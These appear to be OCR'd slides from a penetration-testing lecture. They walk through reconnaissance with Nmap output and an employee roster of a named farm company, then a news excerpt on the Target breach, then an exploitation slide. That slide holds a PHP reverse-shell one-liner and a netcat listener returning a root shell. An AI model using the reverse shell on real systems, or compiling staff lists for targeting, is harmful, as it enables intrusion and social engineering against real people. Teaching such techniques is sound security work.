


```
Discovered open port 443/tcp on 192.168.0.63
Discovered open port 21/tcp on 192.168.0.63
Discovered open port 54045/tcp on 192.168.0.63
Discovered open port 2049/tcp on 192.168.0.63
Completed SYN Stealth Scan at 16:30, 1.23s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.0.63
Nmap scan report for 192.168.0.63
Host is up (0.00027s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
54045/tcp open  unknown
MAC Address: 00:1E:4F:9F:DF:7F (Dell)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.324 days (since Sun Apr 23 08:43:32 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
```

DEFENDERS

- Firewall
- Antivirus
- DMZ
- WAF

DATA OF USER



William MacFarlane Owner/President

Brad Lillie Financial Officer

Brian Klein Production Manager

Chris Theisen Production Manager

Sarah Pope Office Manager

Deanie Calvin
Char Dehmer
Rachel Hillinger
Pamela Wallach

Sarah Baker Food Products Manager

Brenda Alvarez
Michael Calero
Miranda Carlson
Julio Castro
Maurice Coleman
Terry Estalla
Jordan Jensen
Luz Rodriguez

Ben Lawson Hatchery Manager

Miranda Carlson
Julio Castro
Paul Nazdowski
Shayne Noller
Krystal Price
Miguel Sevilla
Juan Zamora
Brian Zimmerman

Ryan George Food Products Project Manager

Andy Koehler
Greg Koehler
Ryan Koehler

Trudy DeRoose Genetics Manager

Charles Evans
Krystal Price
Heidi Welch

Troy Chewski Breeder Manager

Lance Barber
Charles Demon
Jordan Macchepanow
Jacob Richardson
Thomas Thalacker

Brad Mingery Milton Farm Manager

Ross Phelps
Falesh Ramsey
Matt Welsh

Brian Davis Breeder Manager

Nick Belfield
Kenny Lunde
J. Carlos Ricarez
Jenny Schindler

Kristin Mertins Hen Partridge Manager

Heidi Welch

Cody Hanson Beef Care Manager

Tim Bowser

Dan Field Ross Beef Care Manager

Rich Thelen Process Crew Manager

Jacob Bastian
Felipe Castillo
Brian Check
Charles Demon
Cody Gannon
Jose Hernandez
John Koehler
Nate Kutmast
Jose Perez
J. Carlos Ricarez
Luis Vargas
Tack Youn

Jason Vogt Sow Room Manager

Will Hansman
Sal Sandoval

Art Schumacher Maintenance & Transportation Manager

Jay Ellbeck
Jeff Whitehead
Gerard Wicker

Larry Buchanan
Leslie Camp
Greg Evans
Ron Gaughran
Matt Hansen
Nick Harlan
Mike Hinson
Scott Jordan
Dave Kassmpfer
Larry Manson
Richard Nash
Larry Nolte
JR Wilson
Phil Wilson
James Wiesbrich


Michelle Stevens Center Farm Beef Care Manager

Laurentina Cuellar

Zac Johnson Construction Manager

Travis Ackerman
Ryan Clarke
Zach Gelmer

AVER



05 Target Hackers Broke in Via HVAC Company


FEB 14

Last week, **Target** told reporters at *The Wall Street Journal* and *Reuters* that the initial intrusion into its systems was traced back to network credentials that were stolen from a third party vendor. Sources now tell KrebsOnSecurity that the vendor in question was a refrigeration, heating and air conditioning subcontractor that has worked at a number of locations at Target and other top retailers.

Sources close to the investigation said the attackers first broke into the retailer's network on Nov. 15, 2013 using network

4. THE EXPLOITATION PHASE


- we can begin exploiting those opportunities to gain access to systems.
- Dependent upon the scope, we’ll want to see just how far we can get.



```
root@target:~# php -r '$sock=fsockopen("192.168.100.113",4444);exec("/bin/sh -i
<&3 >&3 2>&3");'
```

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55018
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

